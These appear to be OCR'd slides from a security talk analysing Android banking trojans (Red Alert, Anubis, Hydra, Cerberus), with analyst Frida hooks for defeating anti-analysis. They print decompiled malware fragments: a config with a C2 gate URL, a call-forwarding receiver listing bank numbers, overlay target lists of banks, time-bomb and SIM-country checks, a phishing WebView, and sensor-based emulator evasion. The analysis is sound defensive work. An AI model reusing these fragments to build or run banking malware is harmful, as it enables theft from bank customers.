
Red Alert features

1. C2 through twitter
2. Device admin
3. Check running apps

```
Process exec = Runtime.getRuntime().exec("/system/bin/toolbox ps -p -P -x -c");
BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(exec.getInputStream()));
List<String> arrayList = new ArrayList();
List<a> arrayList2 = new ArrayList();
while (true) {
    String readLine = bufferedReader.readLine();
    if (readLine == null) {
        break;
    }
    arrayList.add(readLine);
}
exec.waitFor();
for (String str2 : arrayList) {
    if (str2.startsWith("u0") && str2.contains(" fg ")) {
        try {
            str2 = str2.split("\\s+", 13)[12];
            if (str2 != null) {
                String[] split = str2.split("\\s+");
                String str3 = split[2];
                if (str3.contains(".")) {
                    a aVar = new a();
                    aVar.a(str3);
                    arrayList2.add(aVar);
                    str2 = split[3];
                    if (str2 != null) {
                        split = str2.split(":", 2);
                        if (split[1] != null) {
                            split = split[1].split(",");
                            if (split[0] != null) {
                                try {
                                    aVar.a(Integer.valueOf(split[0]).intValue());
                                } catch (NumberFormatException e) {
                                }
                            }
```

3


Analysis: Anubis



Analysis: Anubis

Hunting anubis


1. Fake apps
2. Imitating other apps
3. Phishing



Analysis: Anubis

Hunting anubis

1. Fake apps
2. Imitating other apps
3. Phishing



DEEPSEC

Analysis: Anubis

Anubis features

1. Dropper
2. Obfuscation + encryption
3. Bankbot + ransomware

```
package com.sahibindan.app;

import android.os.Environment;
import com.sahibindan.app.engine.Rows;
import java.io.File;
import java.util.Arrays;
import java.util.List;

public class Config {
    public static final boolean ADMIN_ENABLE = false;
    public static final int ADMIN_REQUEST_COUNT = 5;
    public static final boolean DEBUG = false;
    public static File DOWNLOADS_DIR = new File(Environment.getExternalStorageDirectory(), Rows.downloads);
    public static String LOGS_DIR = "";
    public static final boolean REPEAT_ADMIN_REQUEST_AFTER_DISABLE = true;
    public static List SERVERS = Arrays.asList(new String[]{"https://junilogart8.info:7227/gate.php"});
    public static int SERVER_TRY_COUNT = 5;
    public static final long START_INSTALL_INTERVAL = 20000;
    public static final long TASKS_CHECK_INTERVAL = 60000;
}
```

1

Analysis: Anubis

Anubis features

1. Dropper
2. ~~Obfuscation~~ + encryption
3. Bankbot + ransomware

```
public static final String req_exp = s("r**pE2****pE2****pE2**e**pE2
public static final String resp_code = s("r**pE2****pE2**e**pE2**s**
public static final String root = s("r**pE2**o**pE2****pE2**o**pE2**
public static final String s_package = s("p**pE2**a**pE2****pE2****p
public static final String settings_key1 = s("s**pE2**1**pE2****pE2*
public static final String settings_key2 = s("s**pE2**2**pE2****pE2*
public static final String size = s("s**pE2****pE2****pE2**i**pE2***
public static final String sql_asc = s(" **pE2****pE2****pE2**A**pE2
public static final String sql_format = s("c**pE2****pE2**r**pE2**e*
public static final String sql_id = s("_**pE2****pE2****pE2**i**pE2*
public static final String sql_package = s("p**pE2**a**pE2****pE2***
public static final String sql_path = s("p**pE2****pE2**a**pE2**t**p
public static final String sql_task_id = s("t**pE2**a**pE2**s**pE2**
public static final String sql_tasks = s("t**pE2****pE2**a**pE2**s**
public static final String sql_try_count = s
public static final String sql_what = s(" **
public static final String text_html = s("t*
public static final String times = s("t**pE2
```

```
➜ Desktop sed 's/\*\*pE2\*\*//g' www
.apk
application/vnd.android.package-archive
downloads
internal://close

s1
s2
```

2

Analysis: Anubis

Anubis features

1. Dropper
2. ~~Obfuscation~~ + encryption
3. Bankbot + ransomware

```
class tRIrsGl {
    String BJydTi = "rpftht rincsronsas  ipalsitrd ertaeraroeo irdsen ipalsitrd ertaeraroeo irds
    String FWDQMYvfyzC = "spdael aharsr cispmzopict urfsoeae rdgftiel tsmsyger u spdael aharsr c
    String KSIlZLycj = "tltrtir etmreiebt autbiswlyisn dawodi noabosuleonse lcuieng rpftht rincs
    int OUhPcNR = 69;
    String PgBmNHP = "tltrtir etmreiebt autbiswlyisn tltrtir etmreiebt autbiswlyisn buriliuzo if
    String UXOWgGzco = "nlgeiusuoe nrutbpeum snts tltrtir etmreiebt autbiswlyisn fredrmod ubarbg
    String UYWfwXPrHZV = "ipalsitrd ertaeraroeo irdsen rpftht rincsronsas  buriliuzo iflcaulgnr
    int hpzUZpRXGy = 3907;
    String mOHpcT = "urfsoeae rdgftiel tsmsyger u urfsoeae rdgftiel tsmsyger u dawodi noabosuleo
    String qpqCFotARgrt = "dawodi noabosuleonse lcuieng spdael aharsr cispmzopict rpftht rincsro
    String rnHlwJn = "dawodi noabosuleonse lcuieng rpftht rincsronsas  ipalsitrd ertaeraroeo ird
    String ygwmtjXu = "urfsoeae rdgftiel tsmsyger u sltnrndecohcie p ipalsitrd ertaeraroeo irdse

    tRIrsGl() {
    }
```

2

Analysis: Anubis

Anubis features

1. Dropper
2. ~~Obfuscation~~ + encryption
3. Bankbot + ransomware
    a. Call forwarding

```
public void onReceive(Context context, Intent intent) {
    Log.d("12280", "Number is-->> " + this.f1609a);
    this.f1609a = intent.getStringExtra("android.intent.extra.PHONE_NUMBER");
    ArrayList arrayList = new ArrayList();
    arrayList.add("+9008502200000");
    arrayList.add("+908502200000");
    arrayList.add("+904440000");
    arrayList.add("+9008502220400");
    arrayList.add("+908502220400");
    arrayList.add("+904440400");
    arrayList.add("+9008502220724");
    arrayList.add("+908502220724");
    arrayList.add("+904440724");
    arrayList.add("+9008502222525");
    arrayList.add("+908502222525");
    arrayList.add("+904442525");
    arrayList.add("+9008502227878");
    arrayList.add("+908502227878");
    arrayList.add("+904447878");
    arrayList.add("+9008502000666");
    arrayList.add("+908502000666");
    arrayList.add("+904440832");
    arrayList.add("+9002166353535");
    arrayList.add("+902166353535");
    arrayList.add("+9008507240724");
```

3

Analysis: Anubis

Anubis features

1. Dropper
2. ~~Obfuscation~~ + encryption
3. Bankbot + ransomware
   a. Call forwarding
   b. Overlay attack

```
|OTP Smart|
|OschadBank|
|PlatinumBank|
|UniCreditBank|
|aval_bank_ua|
|UKRGASBANK|
|UKRSIBBANK|
|Chase|
|Wells Fargo|
|BOA|
|TD Bank|
|AKBANK_TR|
|YapiKredi_TR|
|ISBANK_TR|
|QNB_FinansBank_TR|
|GarantiBank_TR|
|HalkBank_TR|
|Ziraat_TR|
```

```
|SberBank_RU|
|AlfaBank_RU|
|QIWI|
|R-CONNECT|
|Tinkoff|
|PayPal|
|webmoney|
|RosBank|
|VTB24|
|MTS BANK|
|Yandex Bank|
|Privat24_UA|
|OshadBank_UA|
|RussStandart|
|UBank|
|Idea_Bank|
|Iko_Bank|
|Bank_SMS|
```

Analysis: Anubis

Anubis features

1. Dropper
2. ~~Obfuscation~~ + ~~encryption~~
3. Bankbot + ransomware
    a. Call forwarding
    b. Overlay attack

```
Java.perform(function() {
    var file = Java.use("java.io.File");
    file.delete.implementation = function(input) {
    if(this.getAbsolutePath().includes("jar")) {
    console.log("this.getAbsolutePath());
    }
    return true
    }
});
```

Analysis: Anubis

Anubis features


1. Dropper
2. ~~Obfuscation~~ + ~~encryption~~
3. Bankbot + ransomware
   a. Call forwarding
   b. Overlay attack

```
var unlinkPtr = Module.findExportByName(null, 'unlink');
Interceptor.replace(unlinkPtr, new NativeCallback(function () {
    console.log("[*] unlink() encountered, skipping it.");
}, 'int', []));
```

Analysis: Samples Targeting Turkey

Hunting Hydra

1. Fake apps
2. Imitating government apps



Analysis: Samples Targeting Turkey

Hydra Features

1. Dropper
    a. anti-* techniques
2. Overlay attack
3. Bankbot
    a. + information stealer

```
public class Rvyyhkmhv extends Application {
    static {
        System.loadLibrary("willslove");
    }

    @Override  // android.app.Application
    public void onCreate() {
        super.onCreate();
        this.rprvd();
    }

    private native void rprvd() {
    }
}
public static boolean j() {
    if(new Date().getTime() >= 1553655180000L && new Date().getTime() <= 0x169F09042E0L) {
        return 1;
    }

    return 0;
}
```

```
DAT_00031204 = (**(code **)(*param_1 + 0x54))(param_1,param_3);
DAT_00031208 = time((time_t *)0x0);
srand48(DAT_00031208);
UNRECOVERED_JUMPTABLE = (code *)FUN_0001858c();
                /* WARNING: Could not recover jumptable at 0x0
                /* WARNING: Treating indirect jump as call */
(*UNRECOVERED_JUMPTABLE)(0x44c4698,param_1,0x1e1f);
return;
```

```
((WebView)this._$_findCachedViewById(id.webView)).setBackgroundColor(0);
WebView v0_10 = (WebView)this._$_findCachedViewById(id.webView);
Intrinsics.checkExpressionValueIsNotNull(v0_10, "webView");
v0_10.setWebViewClient(((WebViewClient)new MainActivity.setup.1()));
WebView v0_11 = (WebView)this._$_findCachedViewById(id.webView);
Intrinsics.checkExpressionValueIsNotNull(v0_11, "webView");
v0_11.setWebChromeClient(new WebChromeClient());
((WebView)this._$_findCachedViewById(id.webView)).loadUrl("https://www.edevlet.net/");
```

```
00002e98  Java_com_homefurniture_decoration_kja_Dvwa_ldule
00002eca  Java_com_homefurniture_decoration_kja_Dvwa_lisaw
00002efc  Java_com_homefurniture_decoration_kja_Dvwa_rzewfwc
00002f2f  Java_com_homefurniture_decoration_kja_Jasx_jqfcck
00002f61  Java_com_homefurniture_decoration_kja_Jasx_mmpwxdl
00002f94  Java_com_homefurniture_decoration_kja_Jasx_siboevt
00002fc7  Java_com_homefurniture_decoration_kja_Jasx_wksysr
00002ff9  Java_com_homefurniture_decoration_kja_Rvyyhkmhv_rprvd
0000302f  Java_com_homefurniture_decoration_kja_Wrjqfiaig_kedkpke
00003067  Java_com_homefurniture_decoration_kja_Wrjqfiaig_ocbisjoh
000030a0  Java_com_homefurniture_decoration_kja_Wrjqfiaig_puxvef
000030d7  Java_com_homefurniture_decoration_kja_Ylgdtz_sgeihnp
```

Analysis: Samples Targeting Turkey

Hydra Features

1. Dropper
    a. ~~anti * techniques~~
2. Overlay attack
3. Bankbot
    a. + information stealer

```
Java.perform(function() {
    var dateTime = Java.use('java.util.Date');
    dateTime.getTime.implementation = function() {
        var val = 1554087180000;
        return val;
    };
    var tel = Java.use('android.telephony.TelephonyManager');
    tel.getSimCountryIso.overload().implementation = function() {
        var val = 'tr';
        return val;
    };
});
```

Analysis: Samples Targeting Turkey

Hydra Features

1. Dropper
    a. ~~anti * techniques~~
2. Overlay attack
3. Bankbot
    a. + information stealer

```
var time = Module.findExportByName('libc.so', 'time');
Interceptor.replace(time, new NativeCallback(function() {
        var val = 1554087180;
        return val;
}, 'long', ['long']));
```

```
var unlinkPtr = Module.findExportByName(null, 'unlink');
Interceptor.replace(unlinkPtr, new NativeCallback(function () {
        console.log("[*] unlink() encountered, skipping it.");
}, 'int', []));
```

Analysis: Cerberus

Analysis: Cerberus

Cerberus @AndroidCerberus · 23 Eyl
Now in our starter kit there are injections for the USA, Italy, France, Turkey.
Working with our product has become much easier.
We are also engaged in the development of injections.
#cerberus #android #bot #bank #av #fuckav #eset #cerberusandroid
#cerberusbot #xssis

Cerberus @AndroidCerberus · 8 Eki
We have added more injections to our public injection database.

You can supplement it yourself by writing to us and providing your injections.

We try for you, and do the maximum of injections from the start, for all the necessary applications.
xss.is/threads/29932/...

```
cc.bitbank.bitbank.html
com.abnamro.nl.mobile.payments.html
com.akbank.android.apps.akbank_direkt.html
com.amazon.mShop.android.shopping.html
com.att.myWireless.html
com.barclays.android.barclaysmobilebanking.html
com.caisseepargne.android.mobilebanking.html
com.caisse.epargne.android.tablette.html
com.chase.sig.android.html
com.clairmail.fth.html
```

Analysis: Cerberus

What's new in cerberus?

Detection using sensor data


```
@Override  // android.hardware.SensorEventListener
public void onSensorChanged(SensorEvent arg10) {
    try {
        this.k.registerListener(this, this.l, 3);
        Sensor v0 = arg10.sensor;
        this.k.registerListener(this, v0, 3);
        if(v0.getType() == 1) {
            float[] v10_1 = arg10.values;
            float v0_1 = v10_1[0];
            float v1 = v10_1[1];
            float v10_2 = v10_1[2];
            long v2 = System.currentTimeMillis();
            if(v2 - this.m > 100L) {
                long v4 = v2 - this.m;
                this.m = v2;
                if(Math.abs(v0_1 + v1 + v10_2 - this.n - this.o - this.p) / (((float)v4)) * 10000f > 600f) {
                    this.a();
                }

                this.n = v0_1;
                this.o = v1;
                this.p = v10_2;
            }
        }
    }
```

Why C2?

- Store stolen information
- Distribute new sample
- Manage infected hosts

Automated C2 Extraction

